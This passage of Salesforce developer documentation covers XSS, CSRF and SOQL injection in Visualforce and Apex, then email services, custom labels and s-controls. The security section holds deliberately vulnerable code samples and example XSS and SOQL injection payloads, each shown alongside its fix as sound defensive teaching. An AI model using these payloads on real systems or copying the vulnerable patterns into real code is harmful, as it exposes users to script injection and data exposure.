</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not make sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
  var foo = location.search;
  document.write(foo);
</script>
```

<apex:includeScript>

The <apex:includeScript> Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: { !FUNCTION () } or { !\$OBJECT . ATTRIBUTE }. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC001FIkbuQRwPc9OQJemRm4h2UYXRmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the { !\$Request . * } expression to access request parameters.

```
<html>
  <head>
    <title={!$Request.title}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
  <head>
    <title>{! SUBSTITUTE(SUBSTITUTE($Request.title, "<", "<&quot;"), ">", ">&quot;")}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of `%22` instead of the HTML escaped `"`, since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```

```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still

authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce's built-in defense against CSRF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection

- <http://www.google.com/search?q=sql+injection>

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
  <apex:form>
    <apex:outputText value="Enter Name" />
    <apex:inputText value="{!name}" />
    <apex:commandButton value="Query" action="{!query}" />
  </apex:form>
</apex:page>

public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
    String qryString = 'SELECT Id FROM Contact WHERE ' +
      '(IsDeleted = false and Name like \'' + name + '%\')';
    queryResult = Database.query(qryString);
    return null;
  }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%) OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%) OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
}
```

```
    }  
    public PageReference query() {  
        String queryName = '%' + name + '%';  
        queryResult = [SELECT Id FROM Contact WHERE  
            (IsDeleted = false and Name like :queryName)];  
        return null;  
    }  
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (`\`) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {  
    public void read() {  
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];  
    }  
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {  
    . . .  
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Email Services

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

[What Are Email Services?](#)

Email services are automated processes that use Apex classes to process inbound email.

[Defining Email Service Addresses](#)

Add an inbound email address for an email service.

[Defining Email Services](#)

Set up an email service to handle incoming email, and configure the service to process messages according to your users' needs.

[Using the InboundEmail Object](#)

For every email the Apex email service domain receives, Salesforce creates a separate `InboundEmail` object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an `InboundEmail` object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- “Customize Application”

To create Apex classes:

- “Author Apex”

What Are Email Services?

Email services are automated processes that use Apex classes to process inbound email.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

 **Note:** Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the [failure response settings](#) for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.
- Email service addresses that you create in your [sandbox](#) cannot be copied to your production org.
- For each email service, you can tell Salesforce to [send error email messages to a specified address](#) instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Customize Application"

To create Apex classes:

- "Author Apex"

Defining Email Service Addresses

Add an inbound email address for an email service.

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the **Email Address** field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the **Email Address** field.

 **Tip:** For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: `!#$%&*/=?^_+~`{|}~`. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.

Salesforce email addresses are case-insensitive.

5. Select the **Active** checkbox if you want the email service address to be activated when you click **Save**.
6. Choose the **Context User**. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

 **Important:** Choose a context user that has permission to execute the Apex class that the email service is configured to use.

7. Optionally, configure this email service address to only accept messages from certain senders by listing their email addresses and domains in the **Accept Email From** text box. Separate multiple entries with commas. For example: `george@mycompany.com, yahoo.com, gmail.com`. If the **Accept Email From** text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the **Unauthorized Sender Action** failure response setting.

Leave this field blank if you want the email service to receive email from any email address.

 **Note:** If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the **Accept Email From** text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

- "Customize Application"

To create Apex classes:

- "Author Apex"

Defining Email Services

Set up an email service to handle incoming email, and configure the service to process messages according to your users' needs.

To define an email service:

1. From Setup, enter *Email Services* in the **Quick Find** box, then select **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages. The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

```
global class myHandler implements Messaging.InboundEmailHandler {
    global Messaging.InboundEmailResult handleInboundEmail (Messaging.InboundEmail
    email, Messaging.InboundEnvelope envelope) {
        Messaging.InboundEmailResult result = new Messaging.InboundEmailresult ();

        return result;
    }
}
```

For information on the `InboundEmail` object, see [Using the InboundEmail Object](#) on page 5898.

5. Choose the types of attachments you want the email service to accept. The options are:

None

The email service accepts the message but discards any attachment.

Text Attachments Only

The email service only accepts the following types of attachments:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`.
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

Messages with attachments other than these types are accepted, but the attachments are discarded.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Customize Application"

To create Apex classes:

- "Author Apex"

Binary Attachments Only

The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment.

Messages with attachments that are not binary are accepted, but the attachments are discarded.

All

The email service accepts any type of attachment.

Note: An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Also, note that email services cannot accept inline attachments, such as graphics inserted in email messages.

6. Optionally, select the `Advanced Email Security Settings` checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:

- SPF
- SenderId
- DomainKeys

If the sending server passes at least one of these protocols and does not fail any, the email service accepts the email. If the server fails a protocol or does not support any of the protocols, the email service performs the action specified in the `Unauthenticated Sender Action` failure response setting.

Tip: Before selecting the `Authenticate Senders` checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed above. For information on these authentication protocols, see the following websites:

- www.openspf.org
- www.microsoft.com/mscorp/safety/technologies/senderid/default.aspx

7. Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).
8. You can convert text attachments to binary attachments.
9. Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: `george@mycompany.com, yahoo.com, gmail.com`. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

Leave this field blank if you want the email service to receive email from any email address.

Note: You can also authorize email addresses and domains at the email service address-level. See [Defining Email Service Addresses](#) on page 5894.

If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

10. Select the `Active` checkbox if you want the email service to be activated when you click `Save`.

11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:

Over Email Rate Limit Action

Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.

Deactivated Email Address Action

Determines what the email service does with messages received at an email address that is inactive.

Deactivated Email Service Action

Determines what the email service does with messages it receives when the email service itself is inactive.

Unauthenticated Sender Action

Determines what the email service does with messages that fail or do not support any of the authentication protocols if the [Authenticate Senders](#) checkbox is selected.

Unauthorized Sender Action

Determines what the email service does with messages received from senders who are not listed in the [Accept From Email](#) text box on either the email service or email service address.

The failure response options are:

Bounce Message

The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected.

Discard Message

The email service deletes the message without notifying the sender.

Queue Message (Over Email Rate Limit Action Only)

The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select `Enable Error Routing` and specify the destination email address in `Route Error Emails to This Email Address`. This prevents the sender being notified when email services cannot process an incoming email.
13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in [Defining Email Service Addresses](#) on page 5894.

SEE ALSO:

[Defining Email Service Addresses](#)

[Email Services](#)

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate `InboundEmail` object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an `InboundEmail` object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

 **Note:** For information on the Apex email service, see [Email Services](#) on page 5892.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

    global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
                                                            Messaging.InboundEnvelope env){

        // Create an InboundEmailResult object for returning the result of the
        // Apex Email Service
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        String myPlainText= '';

        // Add the email plain text into the local variable
        myPlainText = email.plainTextBody;

        // New Task object to be created
        Task[] newTask = new Task[0];

        // Try to look up any contacts based on the email from address
        // If there is more than one contact with the same email address,
        // an exception will be thrown and the catch statement will be called.
        try {
            Contact vCon = [SELECT Id, Name, Email
                           FROM Contact
                           WHERE Email = :email.fromAddress
                           LIMIT 1];

            // Add a new Task to the contact record we just found above.
            newTask.add(new Task(Description = myPlainText,
                                Priority = 'Normal',
                                Status = 'Inbound Email',
                                Subject = email.subject,
                                IsReminderSet = true,
                                ReminderDateTime = System.now()+1,
                                WhoId = vCon.Id));

            // Insert the new Task
            insert newTask;

            System.debug('New Task Object: ' + newTask );
        }
    }
}
```

```

    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
    catch (QueryException e) {
        System.debug('Query Issue: ' + e);
    }

    // Set the result to true. No need to send an email back to the user
    // with an error message
    result.success = true;

    // Return the result for the Apex Email Service
    return result;
}
}

```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word “unsubscribe.” If the word is found, the code finds all contacts and leads that match the From email address and sets the Email Opt Out field (HasOptedOutOfEmail) to True.

```

Global class unsubscribe implements Messaging.InboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();

}

```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
binaryAttachments	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
ccAddresses	String[]	A list of carbon copy (CC) addresses, if any.
fromAddress	String	The email address that appears in the From field.
fromName	String	The name that appears in the From field, if any.
headers	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: <ul style="list-style-type: none"> • Received from • Custom headers • Message-ID • Date
htmlBody	String	The HTML version of the email, if specified by the sender.
htmlBodyIsTruncated	Boolean	Indicates whether the HTML body text is truncated (<code>true</code>) or not (<code>false</code>).
inReplyTo	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
messageId	String	The Message-ID—the incoming email's unique identifier.

Name	Type	Description
<code>plainTextBody</code>	String	The plain text version of the email, if specified by the sender.
<code>plainTextBodyIsTruncated</code>	Boolean	Indicates whether the plain body text is truncated (<code>true</code>) or not (<code>false</code>).
<code>references</code>	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.
<code>replyTo</code>	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the <code>fromAddress</code> field.
<code>subject</code>	String	The subject line of the email, if any.
<code>textAttachments</code>	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: <ul style="list-style-type: none"> • Attachments with a Multipurpose Internet Mail Extension (MIME) type of <code>text</code> • Attachments with a MIME type of <code>application/octet-stream</code> and a file name that ends with either a <code>.vcf</code> or <code>.vcs</code> extension. These are saved as <code>text/x-vcard</code> and <code>text/calendar</code> MIME types, respectively.
<code>toAddresses</code>	String[]	The email address that appears in the <code>To</code> field.

InboundEmail.Header Object

An `InboundEmail` object stores RFC 2822 email header information in an `InboundEmail.Header` object with the following fields.

Name	Type	Description
<code>name</code>	String	The name of the header parameter, such as <code>Date</code> or <code>Message-ID</code> .
<code>value</code>	String	The value of the header.

InboundEmail.BinaryAttachment Object

An `InboundEmail` object stores binary attachments in an `InboundEmail.BinaryAttachment` object.

Examples of binary attachments include image, audio, application, and video files.

An `InboundEmail.BinaryAttachment` object has the following fields.

Name	Type	Description
body	Blob	The body of the attachment.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
body	String	The body of the attachment.
bodyIsTruncated	Boolean	Indicates whether the attachment body text is truncated (<code>true</code>) or not (<code>false</code>).
charset	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
fileName	String	The name of the attached file.
mimeTypeSubType	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
success	Boolean	A value that indicates whether the email was successfully processed. If <code>false</code> , Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the <code>Message</code> field.
message	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the <code>Success</code> field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
<code>toAddress</code>	String	The name that appears in the <code>To</code> field of the envelope, if any.
<code>fromAddress</code>	String	The name that appears in the <code>From</code> field of the envelope, if any.

Custom Labels

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports.

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length. Custom labels from managed packages don't count toward this limit.

To access custom labels, from Setup, enter *Custom Labels* in the `Quick Find` box, then select **Custom Labels**.

How you add a custom label to your application depends on the user interface.

- In Apex use the `System.Label.Label_name` syntax.
- In Visualforce and Lightning components, use the `$Label` global variable.

Include the label in your application when you package it for the [AppExchange](#).

Tip: If a custom label has translations, include the translations in a package by explicitly packaging the desired languages.

[Create and Edit Custom Labels](#)

Create custom labels that can be referenced from Apex classes, Visualforce pages, or Lightning components to make an app multilingual.

[Translate Custom Labels](#)

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

SEE ALSO:

[Create and Edit Custom Labels](#)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer, Professional, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

OR

"View Setup and Configuration" and be designated as a translator

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, or Lightning components to make an app multilingual.

 **Note:** You can't edit the attributes of custom labels installed as part of a managed package. You can only override the existing translations or provide new translations for languages not included in the package.

1. From Setup, enter *Custom Labels* in the **Quick Find** box, then select **Custom Labels**.
2. To create a label, click **New Custom Label**. To edit a label, click **Edit** next to the custom label.
3. In the **Short Description** text box, enter an easily recognizable term to identify this custom label. This description is used in merge fields.

 **Note:** You can't change the language of an existing custom label.

4. If you're creating a custom label: In the **Name** text box, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your org.
5. To mark the custom label as protected, check **Protected Component**.
6. For **Categories**, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the **Categories** text box is 255.
7. In the **Value** text box, enter text up to 1,000 characters. This value can be translated into any language that Salesforce supports.

 **Note:** It can take a few minutes before all users see changes you've made to this field.

8. Click **Save**.

Translate Custom Labels

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

 **Note:** You can't delete custom labels installed as part of a managed package, or that are referenced by Apex or a Visualforce page. You can only override the existing translations.

1. From Setup, enter *Custom Labels* in the **Quick Find** box, then select **Custom Labels**.
2. Select the name of the custom label to open.
3. In the Translations related list, click **New** to enter a new translation or **Edit** next to the language to change a translation. If you click **Delete**, Salesforce confirms that you want to delete, then removes the translation from the custom label.
4. Select the **Language** you are translating into.
5. Enter the **Translation Text**. This text overrides the value specified in the label's **Value** field when a user's default language is the translation language.
6. Click **Save**.

 **Note:** When you package an app that uses custom labels with translations, include the translations by explicitly packaging the desired languages.

Defining Custom S-Controls

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

 **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

An s-control can contain any type of content that you can display or run in a browser, for example, a Java applet, an ActiveX control, an Excel file, or a custom HTML Web form.

The custom s-control library is a place where you can store and upload content for use in many areas within Salesforce such as, custom links, Web tabs, custom buttons, and dashboards.

1. From Setup, enter *S-Controls* in the **Quick Find** box, then select **S-Controls**.
2. To create a new custom s-control, click **New Custom S-Control**.
3. To change an existing custom s-control, click **Edit**.
4. Enter s-control attributes.
5. To validate all Salesforce merge fields and functions, click **Check Syntax**.
6. Click **Save** when you finish or click **Quick Save** to save and continue editing.

 **Note:** If you have a namespace prefix and your s-control references merge fields without their namespace prefix, Salesforce automatically prepends them with your namespace prefix.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer, Professional, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

OR

"View Setup and Configuration" and be designated as a translator

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls:

- "Customize Application"

7. Create a custom button or link to display the custom s-control to your users. Alternatively, create a Web tab using the custom s-control, add the s-control to a page layout, or add the s-control to a dashboard. You can also use an s-control as online help content for a custom object.

About S-Controls

! **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Use s-controls to add your own functionality to your Salesforce organization. Whether you are integrating a hosted application of your own or are extending your current Salesforce user interface, use s-controls to store your code or refer to code elsewhere.

Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Considerations for S-Controls in Force.com AppExchange Packages

If you are developing Force.com AppExchange packages with s-controls or are planning to install a AppExchange package with s-controls, you should be aware of the following limitations:

- For packages you are developing (that is, not installed from AppExchange), you can only add s-controls to packages with the default `Unrestricted` API access. Once a package has an s-control, you cannot enable `Restricted` API access.
